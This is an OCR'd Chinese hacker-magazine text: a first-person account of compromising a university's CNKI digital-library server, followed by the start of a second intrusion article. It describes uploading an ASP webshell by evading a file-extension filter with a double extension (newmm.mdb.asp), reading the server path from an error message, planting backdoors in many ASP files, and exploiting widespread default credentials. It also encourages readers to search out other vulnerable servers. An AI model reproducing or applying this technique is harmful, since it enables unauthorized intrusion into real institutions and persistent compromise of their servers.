


图5




图6

现在的任务就是把WebShell传上去了。

上传WebShell之旅

在后台找到了一个能上传的地方，先传个小马newmm.asp再说，点击提交，结果返回"无法找到该页"，如图7、图8 所示。

看来简单不等于简陋啊。难道只能传.mdb文件？管它，先把爆回来的库传一下，可以传上去。现在还有个




图7




图8

思路就是像动网的upfile.asp那样，先抓包—>修改—>用nc提交，过程我就不写了，反正是传不了，读者可以参考以前的黑防。

对于那个判断上传的ASP文件，因为当时手里没有源代码，就无法具体分析，但是我猜想，那个负责判断文件类型的ASP文件是不是碰到不含有.mdb的文件就报错呢？我们知道一个文件若改名成mm.jpg.exe，在Windows的默认设置是不显示这个文件的exe扩展名的，这个平时玩过木马的人都知道。那么，mm.mdb.asp这个脚本程序能不能骗过系统呢？有待验证。我们把木马newmm.asp改成newmm.mdb.asp，再去上传提交，返回如图9所示的页面。又出错？难道真的传不了么？（脚本小子：别把Windows系统想的太简单了，它不显示扩展不代表不检测。）




图9

郁闷地望着IE许久，猛然，我留意到出错页面的那么几个字："不可识别的数据库格式'd:\cnki\jx\admin\New_database\newmm.mdb.asp'"，这不是一串物理路径吗？既然不是自己机器上的路径，那必然是服务器上的路径啦！差点与这只"肥鸡"失之交臂，（什么？看不懂？我们的小马已经传上去啦！）马上去访问libwww.xxx.xxx/admin/New_database/newmm.mdb.asp，如图10所示。




图10

我们的马儿又回来了哦！接下来的事情就简单了，把lcx的海洋2006版ASP木马传上去，再在它的n个ASP文件里插入了后门（真够狠的，汗），这样就万无一失了。接下来要传什么东西就随你的便了，相信如果设置的不是很BT的话提升权限应该是不成问题的，真的不行就得复习以前的黑防吧。我的这台机器可是"牛鸡"哦，有四个CPU的，如图11所示。




图11

漏洞分析

进去了以后，看了一下代码，找到下面这一段关键的地方:

```
<%
path = Server.MapPath("./New_DataBase")   //取得文件夹的物理路径
filename = SaveFile("fruit",path,1040000,2)   //此处的fruit为我们提交的文件名，没经过什么过滤
if filename = "" then
response.redirect("updata.asp?id=1")   //判断是否为空值，若为空，则重定向到那个错误页面
end if
department = GetFormVal("department")
Dim mystring
mystring = Split(filename, ".", -1, 1)   //这一行是关键哦，它只是分割截取第一个“.”后面的那个东东，也就是我们伪造的“mdb”
mytable=CStr(mystring(0))
myex=CStr(mystring(1))
if trim(myex) <>"mdb" then   //因为我们伪造的本来就是mdb，执行到这里的时候自然不会被重定向啦！
response.redirect("updata.asp?id=2")
end if   //这样我们的文件就被合法地提交上去了。
%>
```

真的是不堪一击的过滤。晕~

漏洞防范

有兴趣的朋友可以到网上去搜索一下以下几个关键字"cnki数字图书馆"，这个系统几乎每个高校都会有，搜索的结果数量绝对会让你满意，有n多肉鸡在向你"召唤"！而且，在我随便挑的几个结果里，全部的用户和密码都是默认的cnki，真是汗呀。在这里，我们也可以采取相应的防范措施，具体有以下几点。

1.在IIS设置里把那个"处理url时出错"的东东选上，这样就不用担心被爆库了，再配合改了名的数据库，应该比较安全了。

2.为防止有别处的注入点对数据库进行猜解，可以把默认的密码改得复杂些，那样就算用n台P4的机器也很难跑出你的密码。

3.最后就是改掉那个不堪一击的过滤，具体代码我就不说了，前两种方法就已经够黑客们头疼了。

后记：希望新的一年里国内的管理员安全意识能有所提高，总不至于让别人挂马而毫无所知吧。另外本文旨在提醒读者，抓鸡只是为了技术，最好不要搞破坏，总不希望警察叔叔过年来上门拜年吧？文中有什么不妥之处，还望牛人不吝赐教，我的黑防论坛ID是morephaze，欢迎交流！

作者语：黑防的小编们，感谢你们为了我们菜鸟的成长付出了辛勤的汗水，我已经是老fans了，从2003年到现在，对黑防不离不弃，从来没有因为太困难放弃过学习，天道酬勤，终于有勇气和自信把稿件投到黑防……，我认为这是一个进步，离不开自己的努力和你们的工作。另外，祝贵刊蒸蒸日上，越办越好！

适合读者：脚本爱好者，入侵爱好者

前置知识：无

对.mtn某学院的一次渗透



文/图 morephaze

读黑防已有三个春秋了，最初都是一路摸爬滚打走过来的，虽然不是高手，但偶尔有些东西也很希望跟一些读者分享一下。这次的入侵是对某.mtn院校进行的，对某些图片也进行了处理。

首先侦察一下情况，在cmd下Telnet目标IP，敲入get发现对方用的是IIS5.0，在我看来，对80端口的入侵似乎更省事，一切就从这里开始。敲入网址www.xxx.mtn，如图1所示。

因为阅历尚浅，始终看不出是什么整站系统，也罢。先看一下有没有注入点，在新闻页面提交了一个单引号，返回结果如图2所示。

呵呵，看来管理员平时也没忘记做功课。又找了几处注入点，没有什么新的发现，看来注入是行不通了。再看能不能混进内部，在IE地址栏上的地址后面加了个user_reg.asp回车，找不到页面，再来reg.asp，如图3所示。

看来整站的管理密不透风。无奈中使出入侵的"万



图 1

